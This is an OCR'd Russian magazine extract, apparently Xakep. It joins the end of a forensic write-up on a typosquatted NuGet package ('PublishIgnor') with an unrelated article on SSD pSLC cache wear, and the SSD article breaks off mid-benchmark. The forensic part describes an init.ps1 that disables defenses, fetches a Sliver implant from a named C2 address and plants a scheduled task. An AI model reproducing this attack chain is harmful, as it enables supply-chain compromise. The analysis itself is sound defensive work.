


По таблице `urls` построим историю поиска пользователя. Понимаем, что он искал плагин или пакет, необходимый для публикации проекта без использования подгружаемых файлов с тестами, что как раз экономит время.



Менеджер пакетов NuGet создает в директории пользователя папку `.nuget`, которую мы видели ранее, в нее он сохраняет пакеты. С помощью MFTExplorer мы можем просмотреть `$MFT` и узнать время загрузки пакета.






ТАЙПСКВОТТИНГ

Как именно был скомпрометирован пакет? В сети описано много случаев компрометации NuGet самыми разными способами, в том числе при помощи тайпсквоттинга.

> **INFO**
>
> Typosquatting — это форма атаки типа социальной инженерии. Техника заключается в подмене названий легитимных сайтов, доменов, имен файлов и прочих адресов. В данном случае метод предполагает создание пакетов с именами, очень похожими на популярные и проверенные. Что позволяет легко обмануть разработчиков, которые могут не заметить тонких различий.

Официальный и легитимный пакет называется `PublishIgnore`, но найденный на зараженном хосте пакет назван иначе — `PublishIgnor`.



На схеме выше показана типичная атака через цепочку поставок. В данном случае разработчик добавляет вредоносный код в пакет A, который затем распространяется вместе с исходным кодом и устанавливается на системы конечных пользователей. Вредоносная программа, получив контроль над системой, выполняет удаленную команду от злоумышленника.


Вот некоторые TTPs по MITRE, используемые злоумышленниками в подобных атаках:

- T1189 — компрометация без установки программного обеспечения;
- T1035 — выполнение службы;
- T1105 — передача инструмента проникновения;
- T1027 — обфусцированные или замаскированные файлы или информация;
- T1564.001 — сокрытие артефактов: скрытые файлы и каталоги.


ЗАКРЕПЛЕНИЕ В СИСТЕМЕ

Обычно такие зараженные пакеты выполняют свои функции при сборке. Здесь же сценарий выполнения вредоносных действий прописан в следующем файле:


```
C:\Users\Administrator\.nuget\packages\publishignor\1.0.11-beta\tools\init.ps1
```



Сначала скрипт отключает функции защиты, позже устанавливает соединение с C2-сервером `54.93.81.220:8000` и скачивает файл `uninstall.exe`. Время вредоносной активности можно посмотреть в журнале PowerShell (не забываем переводить формат времени в UTC).




Было бы интересно узнать, что за файл загрузил злоумышленник. Для этого попробуем обратиться к журналам «Защитника Windows», поскольку он мог успеть заметить аномальную активность в системе. В журнале Windows Defender есть события, сообщающие об определении структуры `uninstall.exe` как Sliver C2 и помещении файла в карантин.



Также обязательно стоит проверить файл `MPLog`, который расположен вот здесь:

```
C\ProgramData\Microsoft\Windows Defender\Support\MPLog
```

В него «Защитник» записывает информацию об обнаружении вредоносных программ и найденных угрозах. Советую отфильтровать содержимое файла по имени `uninstall.exe` для более быстрого поиска.




> **INFO**
>
> MPLog удобно использовать для получения хешей интересующих нас файлов или найденных угроз. По этим хешам можно отслеживать вредоносность файла на таких ресурсах, как VirusTotal.

Исходя из полученных оповещений от «Защитника Windows», можно сделать вывод, что предпринятых злоумышленником мер не хватило для отключения функций безопасности системы.

ЭКСПЛУАТАЦИЯ


Рассмотрим prefetch-файлы, чтобы определить время создания и использования найденных артефактов. Для этого воспользуемся утилитой PECmd:

```
PECmd.exe -d "путь/к/папке/с/файлами/предварительной/загрузки" --csv
. --csvf наш_ксв_файл.csv
```




Полученный файл CSV открываем с помощью утилиты TimelineExplorer

При поиске `uninstall.exe` в том же временном промежутке удалось обнаружить использованные злоумышленником средства проверки окружения в виде команды `whoami.exe`.



При проведении расследований всегда стоит проверять папки «Автозагрузка» и «Запланированные задачи» на наличие закрепления в системе. Наш случай не стал исключением: я нашел подозрительное запланированное задание `MicrosoftSystemDailyUpdates`, созданное сразу после запуска вредоносного ПО и отключающее защитные функции хоста.

> **INFO**
>
> Обязательно полностью проверяй содержимое каждого файла, поскольку их названия могут казаться вполне легитимными.



В одном из последних вопросов к заданию говорится о том, что существует файл, оставленный злоумышленником на хосте. Поиск по `$MFT` долгое время не давал результата, поэтому я решил попробовать рассмотреть `$J`.


> **INFO**
>
> `$J` — это журнал, в котором записываются изменения, внесенные в файлы и каталоги на томе NTFS.

Если время начала всей атаки уже известно и необходимо найти постэксплуатационные артефакты, всегда намного быстрее и легче будет отталкиваться от контрольных временных точек, как в данном примере — запуск `uninstall.exe`.


Для удобства проанализируем `$J` с помощью инструмента `TimelineExplorer`, но прежде распарсим его при помощи MFTECmd:

```
MFTECmd.exe -f "путь/к/папке/с/файлом/$J" --csv . --csvf jfile_
parsing.csv
```


Так я нашел еще одно средство проверки окружения на сетевые соединения, а именно утилиту `NETSTAT.exe`. Она была запущена чуть позже через `WHOAMI.exe`.




Также удалось найти факт запуска системной утилиты `WERFAULT.exe`, которую злоумышленники часто используют при загрузке вредоносного ПО в память скомпрометированной системы.




Дальше по таймлайну можно увидеть появление нового файла с названием `file.exe`. Здесь отчетливо видно использование `WERFAULT.exe` для загрузки, поскольку утилита имеет причину обновления «передача данных».



Через минуту после загрузки `file.exe` он был переименован в `Updater.exe`. Так злоумышленник пытается замаскировать свой вредонос под легитимное ПО.



Попробуем отыскать загруженный файл в директориях системы, чтобы узнать немного полезной информации о нем. `Updater.exe` был замечен ранее при анализе директорий в папке `C:\ProgramData\`. Загружаем его на VirusTotal и видим, что этот файл относится к ВПО семейства Impala — стилер криптовалюты, используемый в первой кампании атак на пакетный менеджер NuGet как полезная нагрузка зараженных или вредоносных пакетов.




ВЫВОДЫ

Мы провели расследование и выстроили всю картину атаки, а также определили инструменты, которыми пользовались злоумышленники. В реальной жизни можно было бы писать отчет, в случае с Sherlocks — заполняем анкету. Если захочешь повторить расследование, ты без труда сделаешь это самостоятельно.

КЕШ ИЗ ТОПОРА

Как производители SSD обманывают тесты и покупателей

Заявленная скорость современных SSD редко соответствует реальной, но что хуже — вскоре она может упасть еще сильнее. Ячейки кеша pSLC со временем теряют ресурс, и время это, как оказалось, совсем не велико: иногда требуются даже не десятки, а единицы циклов.



Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

Многие обозреватели сейчас проводят отдельный раунд тестирования, чтобы выявить характеристики псевдо-SLC-кеша и выяснить реальную скорость записи по всему объему диска. И вот недавно вскрылось, что накопители с динамическим pSLC-кешем теряют ресурс еще быстрее, чем все думали. В этой статье мы рассмотрим, как падает скорость записи на SSD с течением времени и как производители обманывают обозревателей.

НЕБОЛЬШОЙ ЛИКБЕЗ

Как тебе наверняка известно, существует множество типов NAND-памяти, отличающихся плотностью записи. Возможно, ты догадываешься и о том, что сами чипы мало отличаются между собой, а «тип» памяти — это всего лишь режим работы, который может быть произвольно выбран производителем. Более того, современные чипы поддерживают не только статическую конфигурацию плотности ячеек, но и динамическое переключение между режимами. Но не будем забегать вперед и рассмотрим основные типы памяти, использующиеся в современных накопителях.

- **SLC (однобитный режим)** появился раньше всего; одна ячейка — один бит. В потребительских устройствах в чистом виде больше не встречается, однако в режим псевдо-SLC можно перевести практически любую память.
- **MLC («многобитный» режим)**. Были времена, когда «много» означало «два». Изначально в MLC-накопителях использовалась память NAND, в каждой ячейке которой хранилось два бита данных. С появлением «более многобитных» типов TLC и QLC маркетологи освоили хитрый трюк: раз MLC — это «много», то давайте мы напишем на наших TLC- и QLC-накопителях этот термин; авось кто и купится. Например, в пресс-релизе Samsung со всех сторон прорекламировано использование памяти MLC «высочайшего качества», но на практике быстро выяснилось, что в картах установлены чипы TLC, после чего компания тихо убрала тип памяти из спецификаций. Последним потребительским накопителем с честной двухбитной MLC стал Samsung 970 Pro.
- **TLC (трехбитный режим)**. Самый популярный на сегодня тип памяти. Ранние версии TLC на чипах, изготовленных по планарной технологии, отличались отвратительной надежностью (напомню историю Samsung 840 Evo), но современные многослойные чипы даже надежнее старой планарной двухбитной памяти. Неизменным осталась лишь скорость записи в режиме TLC, которая во много раз ниже, чем в режиме с меньшей плотностью.
- **QLC (четырехбитный режим)** — если у тебя есть выбор, постарайся не иметь ничего общего с такими дисками. Те же чипы, те же контроллеры, низкая надежность и предельно низкая скорость записи за пределами кеша; пониженная себестоимость и практически та же цена — вот описание типичного QLC-накопителя. К сожалению, отказаться от QLC ты сможешь далеко не всегда. OEM очень любят устанавливать QLC-накопители в готовые системы, особенно ноутбуки и ультрабуки, причем независимо от цены (не забываем о себестоимости и норме прибыли; потребитель же покупает не надежность, а гигабайты). Производители третьего эшелона обожают трюк, когда первая партия накопителей поставляется с чипами TLC, а спустя время (и после волны обзоров) новые партии идут уже с QLC. Производители второго эшелона тоже не брезгуют подобной тактикой. Так, Patriot Viper VP3000 Lite объемом 2 Тбайт поставляется с быстрой и качественной памятью TLC, а его версия на 4 Тбайт — с чипами QLC. По цене накопитель при этом мало отличается от модели Lexar NM790 на том же контроллере и той же памяти, но сконфигурированной в режиме TLC.

ПСЕВДО-SLC И ДИНАМИЧЕСКОЕ ПЕРЕКЛЮЧЕНИЕ РЕЖИМОВ

Современные накопители используют контроллеры, которые могут работать с чипами NAND в разных режимах в пределах одной аппаратной платформы. В настройках контроллера производитель может сконфигурировать NAND-память в режим TLC или ее же — в режим QLC, получив дополнительный объем на той же платформе и за те же деньги. Кроме того, разные области памяти могут быть сконфигурированы по-разному для работы в разных режимах. Как правило, из дополнительного, неадресуемого пула ячеек выделяется область, которую конфигурируют для работы в режиме SLC. Эта область используется в качестве буфера: запись в режиме SLC во много раз быстрее записи в режиме TLC (про QLC промолчим), а сконфигурированные таким образом ячейки выдерживают кратно большее число циклов записи-стирания.




Схема работы статического SLC-кеша


На графике видна ступенька сверхбыстрой записи (данные записываются в статический SLC-кеш), после чего скорость записи резко проседает: данные сохраняются напрямую в ячейки TLC. Никаких побочных эффектов не наблюдается; данные из SLC-кеша будут записаны в основную область тогда, когда контроллер освободится.

> **INFO**
> Статический SLC-кеш не зависит от свободного места на диске, а использующиеся для его создания ячейки берутся из дополнительной, неадресуемой емкости твердотельного накопителя.


Поскольку для создания статического буфера используются дополнительные ячейки, которые не входят в основной объем накопителя, такой кеш выгоден для пользователя, но невыгоден производителю: приходится устанавливать некоторый объем дополнительной памяти, который невозможно «продать», включив в паспортный объем. Соответственно, размер статического кеша всегда невелик, а в некоторых бюджетных моделях отсутствует вовсе.

В то же время производителю нужно продать не только объем, но и скорость. Обозреватели стали опытными и для тестирования SSD используют не только CrystalDiskMark (который показывает практически только запись в быструю буферную область), но и специальные инструменты, быстро выявляющие реальную скорость записи.

Вот как это выглядит на графиках.



Далее тестируется средняя скорость записи за пределами буфера.




> **INFO**
> Динамический pSLC-кеш использует часть свободного пространства накопителя, временно переключая ячейки в режим псевдо-SLC. Объем доступного динамического кеша малопредсказуем; он зависит от соотношения занятого и свободного места на диске, конфигурации контроллера и степени износа ячеек. Подходы производителей к выделению динамического pSLC-буфера сильно отличаются.

С работой статического кеша разобрались; ничего сложного в ней нет. Однако со временем производители осознали, что за дополнительную память приходится платить — или увеличением числа физических ячеек, или сокращением доступного пользователю объема (например, с терабайта до 960 Гбайт — наверное, ты еще помнишь такие диски). В результате в дополнение к статическому (а впоследствии для некоторых бюджетных моделей — и вместо него) появился динамический кеш псевдо-SLC (pSLC).

Производитель может как ограничить размер буфера pSLC, так и разрешить использовать в качестве кеша pSLC до 100% свободного места на диске (разумеется, доступный для записи объем кеша будет меньше в силу меньшей плотности ячеек). Чем сильнее заполнен SSD, тем меньше доступного пространства для динамического кеша и тем быстрее будет падать скорость записи данных.


Универсального подхода нет; выгода от объема кеша зависит от сценария использования. При записи небольших объемов данных выгоднее использовать только статический кеш; средних — динамический достаточного объема; при записи больших объемов и в любых сценариях непрерывной записи (например, при сохранении потоков с камер видеонаблюдения) кеш не только не нужен, но и вреден.

Работает динамический кеш следующим образом. Записываемые данные сначала попадают в статический буфер (если он есть), а затем — в динамический. Когда оба типа кеша заполняются, начинается так называемая свертка (folding), в процессе которой данные перемещаются в основной массив NAND с одновременным переключением освободившихся ячеек в режим TLC.



Скорость записи у накопителя с динамическим кешем

А вот более наглядный график, снятый с реального накопителя в процессе исследования влияния кеша pSLC на производительность.



Динамический кеш pSLC позволяет быстро записать на диск больше данных, чем это было бы возможно при использовании только статического буфера; первая ступень на графике демонстрирует пиковую — паспортную! — скорость записи.

После заполнения динамического кеша приходит очередь второй ступени. Это прямая запись в ячейки в режиме TLC. В зависимости от конфигурации накопителя и объема свободного места вторая ступень может не наступить никогда, и скорость записи упадет еще сильнее на третьей ступени — «свертки» динамического кеша.

Процесс свертки включает несколько шагов, каждый из которых влияет на производительность:

1. Чтение данных из кеша pSLC.
2. Запись этих данных в основную область NAND (TLC).
3. Очистка использованных ячеек pSLC.
4. Переключение ячеек из режима pSLC в режим TLC.

Эти операции требуют времени и ресурсов контроллера, что и приводит к падению скорости записи на третьей ступени. Эта особенность SSD-накопителей известна и учитывается профессиональными обозревателями. Существуют тесты, позволяющие определить конфигурацию pSLC-буфера и скорости записи на всех трех стадиях.

Однако «свертка» — не единственная проблема динамического буфера. Согласно документу, недавно опубликованному производителем индустриальных систем хранения данных, использование динамического кеша pSLC может привести к ускоренной деградации ячеек. Поэтому все (так утверждает отчет) производители SSD рано или поздно (мы вскоре наглядно увидим, что рано) полностью отключают динамический кеш pSLC.

Продолжение статьи →

КЕШ ИЗ ТОПОРА

КАК ПРОИЗВОДИТЕЛИ SSD ОБМАНЫВАЮТ ТЕСТЫ И ПОКУПАТЕЛЕЙ

ДЕГРАДАЦИЯ ДИНАМИЧЕСКОГО КЕША

В документе (PDF), опубликованном компанией Swissbit, рассказано о некоторых технических особенностях чипов NAND-памяти, малоизвестных широкой публике.


Если верить Swissbit, **все без исключения** SSD с динамическим кешем рано или поздно, после определенного числа циклов записи или некоторого ограниченного числа переключений ячеек между режимами, перманентно переключаются в режим TLC. До этого момента накопитель может демонстрировать отличную скорость записи в бенчмарках. Но со временем, когда ресурс динамического кеша исчерпывается, скорость записи за пределами статического буфера неизбежно падает.

По утверждению Swissbit, производители NAND-памяти не рекомендуют постоянно переключать блоки между режимами pSLC и TLC из-за повышенного износа и проблем с надежностью. В индустриальных применениях, в которых накопители постоянно работают под нагрузкой при высоких температурах, такие переключения запрещены полностью или жестко ограничены.

В предельном случае производитель накопителя может лишь единожды сконфигурировать области, работающие в разных режимах (то есть статический SLC-кеш — можно, динамический — уже нет). К потребительским SSD таких требований не предъявляют, но число переключений между режимами тем не менее остается ограниченным.

Если в промышленных накопителях запрещается переключать ячейки по достижении всего 1% износа по числу циклов записи-стирания, то в потребительских SSD переключение режимов работы ячеек обычно блокируется по достижении максимум 10% износа по числу циклов записи-стирания.

С износом ячеек скорость записи накопителей падает в разы по сравнению с новыми экземплярами. Схематично этот процесс отображен на графике.



Непрерывная линия показывает скорость записи на пустой неизношенный накопитель, а пунктирная — записи того же объема данных на пустой, но уже поработавший диск. Высокую скорость записи изношенный накопитель может демонстрировать только на очень коротком отрезке в пределах статического кеша pSLC. Далее запись ведется напрямую в режиме TLC; скорость записи может упасть в разы. Если статический pSLC-буфер отсутствует или слишком мал, ты сразу заметишь падение скорости записи. Большие объемы статического буфера могут замаскировать проблему, и особого замедления ты не заметишь.

Почему так происходит?

Согласно отчету Swissbit, ограничения NAND-памяти распространяются не только на количество циклов записи и стирания, но и на количество переключений между режимами TLC и pSLC. Утверждается, что переключение режимов работы ячеек быстро изнашивает их, а производители чипов NAND-памяти накладывают ограничения как на количество возможных переходов между режимами, так и на степень износа ячеек, режимы которых можно безопасно переключать. Когда ресурс переключений между режимами TLC и псевдо-SLC исчерпывается, динамический кеш pSLC перестает функционировать — как утверждают авторы отчета, у всех без исключения производителей.


WWW

Еще один отчет Swissbit, данные которого были использованы в этой статье, — AN2101en Garbage Collection, PDF.

Как узнать, насколько деградировал диск

Проще простого: проверить последовательную скорость записи утилитой CrystalDiskMark, которую часто критикуют за то, что ей можно тестировать исключительно скорость работы с буфером. Нам же сейчас нужно именно это: проверить, функционирует кеш pSLC или нет.

Примерно так выглядит скорость нового, неизношенного накопителя SK Hynix Platinum P41.




CrystalDiskMark 8.0.4 x64 [Admin]

File Settings Profile Theme Help Language

All | 5 | 1GiB | C: 23% (217/931GiB) | MB/s

	Read (MB/s)	Write (MB/s)
SEQ1M Q8T1	7117.72	6450.73
SEQ128K Q32T1	6998.60	6255.09
RND4K Q32T16	1658.52	245.16
RND4K Q1T1	80.23	154.62

А вот тот же диск спустя полгода.



CrystalDiskMark 8.0.4 x64 [Admin]

File Settings Profile Theme Help Language

